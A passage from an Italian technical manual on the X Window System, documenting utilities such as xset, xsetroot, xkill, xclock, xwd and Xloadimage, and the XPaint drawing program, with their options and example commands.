- `reset`

  Disattiva il salva-schermo se è attivo.

`q`

Permette di ottenere le informazioni relative a tutte le impostazioni a cui può accedere '**`xset`**'.

Esempi

$ **`xset b 100 1000 100`**

Imposta un suono acuto e breve per l'avvisatore acustico.

$ **`xset m 10 5`**

Imposta un mouse veloce.

$ **`xset m 4 2`**

Imposta un mouse normale.

$ **`xset s 30 s blank`**

Fissa la durata di attesa per l'attivazione del salva-schermo a 30 secondi e stabilisce che deve trattarsi di uno schermo nero.

$ **`xset q`**[*Invio*]

```
Keyboard Control:
  auto repeat:  on    key click percent:  0    LED mask:  00000000
  auto repeat delay:  500    repeat rate:  5
  auto repeating keys:  00feffffdffffbbf
                        fa9fffffffdf3d00
                        0000000000000000
                        0000000000000000
  bell percent:  100    bell pitch:  200    bell duration:  1000
Pointer Control:
  acceleration:  4/1    threshold:  4
Screen Saver:
  prefer blanking:  yes    allow exposures:  yes
  timeout:  30    cycle:  1
  suspend time:  900    off time:  1800
Colors:
  default colormap:  0x26    BlackPixel:  0    WhitePixel:  1
```

```
Font Path:
  /usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/75dpi/
Bug Mode: compatibility mode is disabled
```

Visualizza la configurazione corrente.

102.5.2 $ xsetroot

`xsetroot [`*opzioni*`]`

'**`xsetroot`**' [11] permette di gestire le caratteristiche della finestra principale, ovvero la superficie grafica su cui si appoggiano le finestre normali.

Alcune opzioni

`-display` *identificatore_del_servente*

Permette di definire esplicitamente le coordinate necessarie a raggiungere il servente su cui si desidera intervenire.

`-def`

Ripristina l'impostazione predefinita.

`-cursor` *file_puntatore file_maschera*

Permette di definire un'immagine diversa per il puntatore che appare quando questo si trova sulla superficie della finestra principale. Per realizzare questi file si può usare il programma '**`bitmap`**' (vedere *bitmap(1)*) e in particolare è opportuno che il file della maschera sia completamente nero.

`-bitmap` *immagine_bitmap*

Permette di definire una piccola immagine da usare ripetitivamente come fondale.

`-gray | -grey`

Rende lo sfondo grigio.

`-solid` *colore*

Definisce il colore dello sfondo.

Esempi

```
$ xsetroot -solid gold
```

Colora lo sfondo con la tinta '**`gold`**'.

102.6 Programmi di servizio vari

Alcuni programmi, per quanto semplici, sono di grande utilità, pertanto è opportuno conoscerne almeno l'esistenza.

Il controllo dell'utilizzo delle risorse di sistema può essere fatto attraverso '**`xidle`**', '**`xload`**' e '**`xmem`**', che, rispettivamente, servono per visualizzare il grafico: dell'inattività del sistema, del carico di sistema; della memoria disponibile.

`xidle [`*opzioni*`]`

`xload [`*opzioni*`]`

`xmem [`*opzioni*`]`

[11] **XFree86** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta

A volte si ha la necessità di concludere l'esecuzione di un'applicazione in modo più o meno violento perché questa è sfuggita al controllo. Di solito, per ottenere questo risultato si utilizza l'invio di un segnale attraverso una shell. Quando si tratta di applicazioni per X si può utilizzare una tecnica in più: si comunica al servente di terminare la connessione con l'applicazione che si desidera concludere. Ciò si può ottenere attraverso una funzione fornita dal gestore di finestre o da un programma apposito: '**`xkill`**'. [12]


```
xkill [opzioni]
```

'**`xkill`**' permette di eliminare un programma funzionante in una finestra del sistema grafico X. Quando viene utilizzato senza argomenti, '**`xkill`**' trasforma il puntatore in un'immagine speciale (solitamente si tratta di un teschio nero) e permette di indicare direttamente la finestra da eliminare. Basta un clic e si ottiene il risultato.

Quando si utilizza prevalentemente il sistema grafico, si può avere la necessità di essere avvisati in presenza di posta elettronica nella propria casella. Alcuni gestori di finestre forniscono già questo tipo di informazione, ma in mancanza di altro, '**`xbiff`**' [13] svolge questo compito:

```
xbiff [opzioni]
```

'**`xbiff`**' è un programma molto semplice che si limita ad avvisare quando il file utilizzato per ricevere la posta elettronica risulta contenere qualcosa. Il programma è altamente configurabile, sia attraverso le opzioni, sia attraverso le risorse. In particolare, vale la pena di considerare l'opzione '**`-file`** *file*', con cui si può indicare a '**`xbiff`**' di controllare un file differente rispetto a quello predefinito.

Figura 102.4. '**`xbiff`**' quando il file della posta elettronica è vuoto e quando ci sono dei messaggi.

Nelle sezioni successive si descrivono altri programmi di servizio un po' più importanti.

102.6.1 $ xclock

```
xclock [opzioni]
```

'**`xclock`**' [14] è un programma molto semplice che si occupa di visualizzare l'ora. Dal momento che è possibile visualizzare l'ora in modo digitale (numerico), l'opzione '**`-font`**' ha significato e può essere utile per cambiare l'aspetto dei caratteri.

Figura 102.5. '**`xclock -digital -font '-adobe-times-bold-i-*--24-*'`**'

Alcuni gestori di finestre forniscono già un orologio attraverso i loro componenti; in questi casi non serve utilizzare '**`xclock`**'.[15]

Alcune opzioni

```
-analog
```

[12] **XFree86** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta

[13] **XFree86** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta

[14] **XFree86** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta

[15] Esistono almeno altri due programmi per visualizzare l'ora: '**`oclock`**' e '**`rclock`**'.

Mostra l'ora in modo analogico.

```
-digital
```

Mostra l'ora in forma numerica.

Alcune risorse

```
*analog: {on|off}
```

Mostra l'ora in modo analogico ('**on**') oppure digitale ('**off**').

102.6.2 $ xcalc

```
xcalc [opzioni]
```

'**xcalc**' [16] è una calcolatrice semplice e potente. Il suo funzionamento è abbastanza intuitivo, se non si desidera utilizzare la notazione polacca inversa, ma si tratta di un programma altamente configurabile ed eventualmente vale la pena di consultare la documentazione originale: *xcalc(1)*.

Alcune opzioni

```
-rpn
```

Imposta l'aspetto e il funzionamento secondo la notazione polacca inversa.

Alcune risorse

```
*rpn: {on|off}
```

Imposta o annulla l'aspetto e il funzionamento secondo la notazione polacca inversa.

[16] **XFree86** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta

X: gestione delle immagini alla vecchia maniera

La prima cosa che si desidera fare quando si dispone di un ambiente grafico, quale è X, è quella di poter disegnare ed elaborare immagini. I primi programmi che permettevano di fare queste cose, appartenendo al software libero, sono stati un po' strani e non uniformi tra loro per quanto riguarda il loro utilizzo. Attualmente le cose stanno cambiando, ma conviene comunque tenere conto anche dei programmi più vecchi, che possono essere utili in situazioni particolari.

La tabella 103.1 elenca i programmi a cui si accenna in questo capitolo. Per la precisione si fa riferimento ai nomi degli eseguibili.

Tabella 103.1. Alcuni programmi applicativi tradizionali per la gestione delle immagini.

Programma	Descrizione
xwd	Cattura lo schermo.
xwud	Visualizza le immagini catturate da '**`xwd`**'.
xgrab	Cattura lo schermo e salva in vari formati.
xloadimage	Visualizza e modifica i file di immagine.
xpaint	Disegno e fotoritocco.

103.1 Programmi specifici per la cattura dallo schermo

Per preparare documentazione tecnica su applicativi per X è indispensabile poter catturare delle immagini dallo schermo stesso. I programmi che permettono di fare questo potrebbero avere un limite nella profondità di colori delle immagini; in generale non dovrebbero esserci problemi quando si opera con una profondità di 8 bit (256 colori).

103.1.1 $ xwd

```
xwd [opzioni]
```

'**`xwd`**' [1] permette di catturare delle immagini dallo schermo di X. L'immagine ottenuta viene emessa attraverso lo standard output, di conseguenza, questo viene ridiretto quasi sempre, ovvero viene trattato attraverso una pipeline. Quando il programma viene avviato, appare immediatamente un puntatore particolare e basta fare un clic sulla finestra che si intende catturare.

Alcune opzioni

```
-nobdrs
```

Non include i bordi della finestra.

```
-frame
```

Include anche la cornice del gestore di finestre.

```
-out file
```

Permette di specificare un file di destinazione diverso dallo standard output.

```
-root
```

Cattura tutta la superficie grafica.

[1] **XFree86** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta

Esempi

$ **xwd > pippo**

Avvia '**xwd**' in modo da catturare un'immagine e di ottenere il file 'pippo' come risultato.

$ **xwd -frame > pippo**

Avvia '**xwd**' in modo da catturare una finestra completa di cornice. Come nell'esempio precedente, viene creato il file 'pippo'.

103.1.2 $ xwud

```
xwud [opzioni]
```

'**xwud**' [2] permette di visualizzare immagini generate con il programma '**xwd**'. L'immagine viene ottenuta dallo standard input e viene emessa in una finestra indipendente. L'utilità di '**xwud**' sta nella possibilità di controllare il contenuto dei file ottenuti con '**xwd**' prima di altri trattamenti eventuali.

Esempi

$ **xwd | xwud -display roggen.brot.dg:0.0**

Avvia '**xwd**' in modo da catturare un'immagine che poi passa a '**xwud**' per la visualizzazione su un elaboratore remoto.

103.1.3 $ xgrab


```
xgrab
```

'**xgrab**' [3] è un programma che, attraverso '**xgrabsc**', permette la cattura di immagini in modo relativamente semplice. In pratica, il programma che compie il lavoro è '**xgrabsc**', ma richiede l'uso di opzioni dettagliate, mentre '**xgrab**' funge da interfaccia frontale a questo. Il vantaggio fondamentale nell'usare '**xgrab**' invece di '**xwd**' sta nell'intervallo di tempo lasciato a disposizione dal momento in cui si conferma l'azione che si vuole compiere al momento in cui si deve selezionare la zona da catturare. Ciò consente, per esempio, di richiamare una finestra in primo piano o di fare qualche altra piccola operazione. Un'altra particolarità importante di questo programma sta nella possibilità di scegliere il formato del file di destinazione.

'**xgrab**' non è parte dei programmi di servizio standard di X, ma è comunque raggiungibile facilmente attraverso la rete.

[2] **XFree86** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta

[3] **Xgrabsc** software libero con licenza speciale

Figura 103.1. '**xgrab**' impostato per catturare una finestra intera, completa di cornice, e generare il file '`screen1.dmp`' in formato '**ppm**'.

103.2 Xloadimage

Xloadimage [4] è un applicativo per la gestione di immagini, semplice ma efficace. Il nome suggerisce che possa servire per caricare e visualizzare delle immagini, ma in più permette di trasformare un'immagine in un formato differente e di modificare alcune regolazioni essenziali. Non si tratta di un sistema completo per la gestione e il ritocco di immagini, ma le funzioni che mette a disposizione sono molto importanti.

103.2.1 Avvio del programma

`xloadimage` [*opzioni_globali*] {[[*opzioni_dell'immagine*] *immagine*]}...

`xloadimage` [*opzioni_globali*] [*opzioni_dell'immagine*] `stdin`

L'eseguibile '**`xloadimage`**' prevede due tipi di opzioni: globali e particolari. Le prime devono apparire nella prima parte degli argomenti della riga di comando, mentre le altre precedono l'indicazione dell'immagine a cui si riferiscono. Le opzioni particolari vanno quindi messe davanti al nome di ogni immagine che si intende trattare (sempre che ce ne sia bisogno). Eventualmente, è possibile fare in modo che '**`xloadimage`**' utilizzi lo standard input, per questo si deve utilizzare il nome '**`stdin`**' al posto dell'indicazione di un'immagine.

Xloadimage ha due pseudonimi: '**`xsetbg`**' e '**`xview`**'. Il primo equivale a '**`xloadimage -onroot -quiet`**' mentre il secondo equivale a '**`xloadimage -view -verbose`**'.

[4] **Xloadimage** software libero con licenza speciale

Quando Xloadimage viene utilizzato per visualizzare un gruppo di immagini, è possibile usare alcuni tasti per passare da un'immagine all'altra e per terminare l'esecuzione:

- [*n*] passa all'immagine successiva;
- [*barra spaziatrice*] passa all'immagine successiva;
- [*p*] torna all'immagine precedente;
- [*q*] fine lavoro.

Se l'immagine non è contenuta completamente nella sua finestra, la si può fare scorrere con l'aiuto del mouse, premendo il primo tasto e trascinando nella direzione desiderata.

103.2.2 Opzioni globali

Le opzioni globali hanno effetto su tutte le immagini su cui si opera. Data la loro funzione è opportuno che siano collocate prima dell'indicazione delle opzioni particolari, ma sempre prima dei file.

Finestra

`-fullscreen`

Utilizza tutto lo schermo per visualizzare ogni immagine.

`-geometry` *geometria*

Questa opzione funziona nel modo solito: determina le dimensioni della finestra.

`-onroot`

Colloca l'immagine nella finestra principale, utilizzandola come fondale. Quando Xloadimage viene avviato con lo pseudonimo '**`xsetbg`**', questa opzione è predefinita.

`-view`

Visualizza le immagini in una finestra, invece che utilizzare la finestra principale. Questa opzione è attiva in modo predefinito nel caso in cui il programma venga avviato con il suo nome o anche con lo pseudonimo '**`xview`**'.

Colori

`-border` *colore*

Definisce il colore di fondo delle zone che non sono coperte dall'immagine da visualizzare.

`-visual` *tipo_visualizzazione*

Permette di specificare in modo esplicito il tipo di visualizzazione desiderato. I tipi disponibili sono: '**`DirectColor`**', '**`TrueColor`**', '**`PseudoColor`**', '**`StaticColor`**', '**`GrayScale`**', '**`StaticGray`**'.

Formati

`-dump` *formato* [`,` *opzione_di_formato*] *file_da_generare*

Permette di generare un file contenente l'immagine nel formato specificato. Le opzioni di formato dipendono dal tipo di questo e possono esserne indicate diverse, separandole con una virgola (senza spazi). A seconda del tipo di formato di immagine e del tipo di opzione, potrebbe essere necessario aggiungere un attributo a questa, nella forma '*opzione*`=`*valore*'. La tabella 103.2 mostra i tipi di formato leggibili e quelli in cui è possibile salvare.

`-type` *tipo_immagine*

Forza Xloadimage a utilizzare un formato determinato per caricare un'immagine. Normalmente è il programma stesso a determinare autonomamente di quale tipo si tratti

Informazioni

`-configuration`

Mostra la configurazione di Xloadimage. La configurazione viene descritta più avanti.

`-supported`

Emette, attraverso lo standard output, un elenco di formati di immagini gestiti.

`-help` [*opzione*...]

Permette di ottenere informazioni su una o più opzioni. Se non ne vengono specificate, inizia una modalità interattiva, attraverso la quale è possibile ottenere brevi guide alle opzioni indicate durante tale sessione.

`-identify`

Invece di visualizzare le immagini, si ottiene solo la loro identificazione, con una serie di messaggi emessi attraverso lo standard output.

Varie

`-delay` *secondi*

Determina una durata di permanenza di ogni immagine. Serve per permettere uno scorrimento automatico delle immagini indicate come argomento, come una sequenza di diapositive. Senza l'indicazione di questo valore, è l'utente che deve agire per visualizzare l'immagine successiva.

`-fork`

Fa in modo di dissociare Xloadimage dalla shell dalla quale è stato eseguito. In pratica, con questa opzione, il processo elaborativo diventa un figlio del processo iniziale (Init), disimpegnandosi dalla shell che lo ha generato.

`-verbose`

Fa in modo che Xloadimage dia delle informazioni, attraverso lo standard output, sulle caratteristiche dell'immagine. Questa opzione è attiva in modo predefinito nel caso l'eseguibile venga avviato con il suo nome normale o anche con lo pseudonimo '**`xview`**'.

Esempi

```
$ xloadimage -onroot fondale.jpg
```

Carica l'immagine '`fondale.jpg`' e la colloca sulla finestra principale, cioè sullo sfondo della superficie grafica.

```
$ xloadimage -dump jpeg,quality=50 prova.jpg immagine.gif
```

Carica l'immagine '`immagine.gif`' e la salva in formato JPEG, con il nome '`prova.jpg`', riducendo la sua qualità.

103.2.3 Opzioni particolari

Le opzioni particolari hanno effetto solo sull'immagine che precedono (nella riga di comando). Alcune opzioni particolari possono essere generalizzate, cioè riferite a più immagini, attraverso l'opzione '**`-global`**'.

Validità delle opzioni

`-global`

Inizia una serie di opzioni (successive) riferite a tutti i file di immagini che seguono nella riga di comando, eventualmente fino al raggiungimento di un'opzione '**`-newoptions`**'. Eventuali opzioni particolari inserite davanti a un'immagine particolare, possono servire per alterare temporaneamente queste impostazioni globali.

```
-newoptions
```

Azzera le opzioni fissate globalmente.

Bianco/Nero

Le immagini che hanno solo due colori, solitamente bianco e nero, possono essere alterate in modo da sostituire tali colori.

`-background` *colore*

Con questa opzione si sostituisce il «bianco» delle immagini a due colori.

`-foreground` *colore*

Con questa opzione si sostituisce il «nero» delle immagini a due colori.

```
-invert
```

Inverte i colori di un'immagine a due colori.

Effetti

`-brighten` *percentuale_luminosità*

Permette di definire la percentuale della luminosità dell'immagine. 100 equivale a lasciare inalterata l'immagine.

`-colors` *numero_colori*

Permette di fissare il numero massimo di colori. È un mezzo per ridurre i colori di un'immagine.

```
-halftone
```

Trasforma l'immagine in una monocromatica (due colori) utilizzando una tecnica molto semplice, che di solito espande notevolmente l'immagine.

```
-dither
```

Trasforma l'immagine in una monocromatica (due colori) utilizzando l'algoritmo Floyd-Steinberg che offre un effetto decisamente migliore di quanto si ottiene con l'opzione '**`-halftone`**'.

`-gamma` *valore*

Permette di effettuare una correzione di gamma in funzione delle caratteristiche del monitor che si utilizza. Il valore predefinito, quando questa opzione non viene utilizzata, è 1.0, mentre un monitor tipico può richiedere valori da 2.0 a 2.5.

`-gray | -grey`

Converte i colori di un'immagine in modo che si utilizzino solo dei grigi.

```
-smooth
```

Ammorbidisce l'immagine, un po' come se fosse sfuocata. Serve in particolare per addolcire l'effetto che si ottiene quando un'immagine viene ingrandita. Questa opzione può essere indicata più volte in modo da ottenere più passaggi.

Taglia-copia-incolla

`-clip` *x*,*y*,*larghezza*,*altezza*

Preleva solo una porzione dell'immagine. Si parte dalle coordinate *x*,*y* e da lì si preleva un rettangolo della larghezza e altezza indicati (verso destra e verso il basso). Se la larghezza o l'altezza sono lasciati a zero, si intende tutta l'estensione rimanente dell'immagine.

`-at` *x*,*y*

Questa opzione è riferita particolarmente a un'immagine successiva alla prima. La prima immagine viene indicata come immagine base e su di essa è possibile sovrapporne un'altra a partire dalla posizione indicata dalle coordinate di questa opzione.

`-merge`

Permette di fondere l'immagine, dopo un'eventuale rielaborazione, sull'immagine base. Questa opzione viene utilizzata normalmente in combinazione a '**`-at`**' e '**`-clip`**'.

Rotazioni e ridimensionamento

`-rotate` *gradi*

Ruota l'immagine della quantità di gradi indicata. Si possono utilizzare solo multipli di 90.

`-zoom` *percentuale*

Ridimensiona l'immagine della percentuale indicata. Il valore 100 rappresenta la dimensione normale.

`-xzoom` *percentuale*

Ridimensiona l'immagine in orizzontale: la allarga o la restringe.

`-yzoom` *percentuale*

Ridimensiona l'immagine in verticale: la allunga o la accorcia.

Esempi

```
$ xloadimage -zoom 200 esempio.jpg
```

Carica l'immagine '`esempio.jpg`', ingrandendola al doppio della sua dimensione originale (200 %).

```
$ xloadimage pippo.jpg -merge -at 50,50 -clip 50,50,100,100 ↩
↪-brighten 150 pippo.jpg
```

Carica l'immagine '`pippo.jpg`', quindi carica nuovamente una parte della stessa immagine e, dopo averla schiarita, la fonde con la versione caricata precedentemente, nella stessa posizione di partenza del pezzetto ritagliato. In pratica, si ottiene di schiarire un'area dell'immagine originale.

103.2.4 Opzioni del tipo di immagine

Quando si utilizza l'opzione '**`-dump`**', è possibile specificare il tipo di immagine che si vuole ottenere. Oltre al tipo, potrebbe essere possibile o necessaria l'indicazione di argomenti ulteriori, dal momento che molti formati gestiscono più modalità alternative. Sotto questo aspetto, un formato viene definito con la sintassi seguente:

formato [, *opzione_di_formato* [=*valore*]] *file_da_generare*

jpeg

`arithmetic`

Codifica aritmetica.

`grayscale`

Trasforma un'immagine a colori in una a scala di grigi.

`nointerleave`

Crea un file non interfogliato (*non-interleaved*).

`entropy`

Abilita l'ottimizzazione del parametro *entropy*

`quality=`*percentuale_qualità*

Regola la qualità dell'immagine da creare. Il valore predefinito è 75; valori inferiori creano immagini più povere.

`smooth=`*fattore_di_sfumatura*

Permette di regolare il fattore di sfumatura. Sono ammissibili tutti i valori da 0 a 100, estremi inclusi.

bpm

`normal`

Utilizza il formato normale.

`raw`

Utilizza il formato grezzo. È la modalità predefinita quando si utilizza il tipo BPM.

tiff

`compression=`*tipo_di_compressione*

Il tipo di compressione può essere uno dei seguenti:

- '**`lzw`**' Limpel-Ziv-Welsh, predefinita;
- '**`none`**' nessuna compressione;
- '**`rle`**' CCITT RLE;
- '**`g3fax`**' CCITT Group 3 FAX;
- '**`g4fax`**' CCITT Group 4 FAX;
- '**`rlew`**' CCITT RLEW;
- '**`mac`**' Macintosh PackBits;
- '**`packbits`**' Macintosh PackBits;
- '**`thunderscan`**' ThunderScan.

Tabella 103.2. Formati di immagini gestiti da Xloadimage. Solo alcuni formati possono essere usati per generare nuovi file attraverso l'opzione '**`-dump`**'. Questo elenco può essere ottenuto attraverso l'opzione '**`-support`**'.

Formato	'**`-dump`**'	Descrizione
niff	Sì	Native Image File Format (NIFF)
sunraster	No	Sun Rasterfile
gif	No	GIF Image
jpeg	Sì	JFIF-style JPEG Image
fbm	No	FBM Image
cmuraster	No	CMU WM Raster
pbm	Sì	Portable Bit Map (PBM, PGM, PPM)
faces	No	Faces Project
rle	No	Utah RLE Image
xwd	No	X Window Dump
vff	No	Sun Visualization File Format
mcidas	No	McIDAS areafile

Formato	'**-dump**'	Descrizione
vicar	No	VICAR Image
pcx	No	PC Paintbrush Image
gem	No	GEM Bit Image
macpaint	No	MacPaint Image
xpm	No	X Pixmap
xbm	No	X Bitmap

103.2.5 Configurazione

Per facilitare l'utilizzo di questo programma è possibile definire una configurazione personalizzata attraverso il file '`~/.xloadimagerc`'. Nello stesso modo può essere predisposto un file di configurazione globale per tutto il sistema: '`/usr/X11R6/lib/X11/Xloadimage`', o forse anche '`/etc/X11/Xloadimage`'.

Se qualche elemento contiene spazi, si possono utilizzare gli apici doppi per evitare che questi spazi vengano interpretati come una separazione, ovvero l'inizio di un altro valore. Si può utilizzare la barra obliqua inversa ('`\`') per poter includere gli apici doppi tra i caratteri normali e per permettere la continuazione, quando questa barra precede il codice di interruzione di riga.

Il simbolo '`#`' permette di indicare l'inizio di un commento, fino alla fine della riga. Come al solito, le righe bianche e quelle vuote vengono ignorate.

Sezioni

All'interno di questi file possono essere indicati tre tipi di informazione: '**`path`**', '**`extention`**' e '**`filter`**'.

`path =` *percorso_di_ricerca* ...

Con questa dichiarazione può essere indicato un elenco di percorsi all'interno dei quali cercare i file delle immagini. L'elenco è formato dai vari percorsi separati da uno o più spazi, caratteri di tabulazione o codici di interruzione di riga.

`extention =` *estensione* ...

Permette di indicare una serie di estensioni possibili da aggiungere ai nomi delle immagini per ottenere la corrispondenza con i nomi dei file. I file vengono cercati tentando le varie estensioni, nell'ordine in cui sono state specificate. L'elenco di estensioni è separato attraverso uno o più spazi, caratteri di tabulazione o codici di interruzione di riga.

`filter =` *programma estensione*

Specifica il programma attraverso il quale deve essere filtrato il file dell'immagine se questo termina con l'estensione indicata. Questo permette di accedere facilmente a file compressi. Le estensioni '`.Z`' e '`.gz`' sono già riconosciute e trattate correttamente attraverso il programma adatto.

Esempi

```
# Percorsi da scandire alla ricerca di file di immagini
path = /usr/local/immagini
       ~/immagini

# Estensioni predefinite
extention = .gif .jpg

# Utilizza gzip se vengono trovate estensioni .gz .z .zip
filter = "gzip -cd" .gz .z .zip
```

103.3 XPaint

XPaint [5] è un programma di buona qualità per il disegno e il fotoritocco. A prima vista potrebbe non sembrarlo, ma quando se ne apprende la logica del funzionamento si scopre il suo valore.

Purtroppo, XPaint dipende dalle caratteristiche dello schermo, ovvero dalla profondità di colori gestiti nel momento in cui lo si utilizza. Se per ipotesi venisse utilizzato su uno schermo configurato per gestire esclusivamente i grigi, si potrebbero salvare solo immagini in scala di grigi. Questo significa che l'elaborazione di immagini di qualità superiore a quanto visualizzabile sullo schermo comporta una perdita di qualità.

103.3.1 Avvio di XPaint

```
xpaint [opzioni] [file...]
```

XPaint è costituito dall'eseguibile '**`xpaint`**'; si tratta di un programma interattivo e solitamente non viene usata alcuna opzione e nemmeno alcun nome di file. Se si indicano dei file, questi vengono caricati in altrettante finestre per il disegno o fotoritocco.

XPaint utilizza una finestra di strumenti contenente un menù per le operazioni più importanti, quali il caricamento di altri file di immagini o la creazione di una nuova immagine, e una serie di icone che fanno riferimento ad altrettanti strumenti per il disegno.

A fianco della finestra degli attrezzi si collocano le finestre per il fotoritocco o per il disegno. Ognuna ha una propria tavolozza di colori. Sono consentite le operazioni di taglia-copia-incolla tra finestre differenti.

Alcune opzioni

`-size` *larghezza*`x`*altezza*

Permette di definire la dimensione predefinita per la creazione di finestre vuote per il disegno.

`-rcFile` *file*

Definisce il nome e la collocazione di un file di configurazione diverso da quello predefinito, che altrimenti è '`~/.XPaintrc`'.

`-popped`

Prepara una finestra vuota per il disegno all'avvio, senza bisogno di doverla richiedere espressamente durante il funzionamento del programma.

`-nowarn`

Senza utilizzare questa opzione, il programma avvisa ogni volta, attraverso lo standard error, della possibile perdita di informazioni quando si elaborano immagini con schermi di capacità limitate. In pratica, con questa opzione si vuole evitare di vedere ogni volta il messaggio della figura 103.2.

[5] **XPaint** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta

Figura 103.2. Avvertimento di XPaint quando la profondità di colori è limitata.

```
XPaint uses the native display format for storing image info while editing;
the original image information is thrown away.  This means that, in general,
color information is irretrievably lost when using any display depth less
than 24 bits.

More specifically, for depths less than 8 bits, both 24-bit (true-color) and
8-bit (palette) images will be reduced to the display depth; for 8-bit
displays, standard color-mapped images are safe but 12-bit color-mapped and
24-bit true-color images will lose color information; for 15- and 16-bit
displays (typically RGB 555 and 565, respectively), in general both 8-bit
and 24-bit images will suffer data loss; and for 24- or 32-bit displays,
only very deep images such as 16-bit grayscale or 48-bit true-color will
lose data.

Also note that any ancillary information associated with the original image
(embedded comments, time stamp, copyright, etc.) will always be lost.

Your display depth is 8 bits.

     ==============================================================
     WARNING!  Most true-color images will suffer major data loss!
     ==============================================================
```

Alcune risorse

`XPaint.patternsize:` *pixel*

Permette di definire la dimensione in punti grafici (pixel) dei quadratini colorati che compongono la tavolozza dei colori di ogni finestra di disegno. Le dimensioni possibili vanno da 4 a 64 punti, mentre il valore predefinito è 24.

Esempi

$ **`xpaint sole.jpg`**


Carica il file '`sole.jpg`' in una finestra per il disegno.

$ **`xpaint -xrm 'XPaint.patternsize: 10'`**

Avvia il programma modificando la risorsa '**`XPaint.patternsize`**' in modo da avere una tavolozza dei colori un po' più compatta del solito.


103.3.2 Finestra di attrezzi

La figura 103.3 mostra la finestra degli attrezzi di XPaint.

Figura 103.3. La finestra degli attrezzi di XPaint.

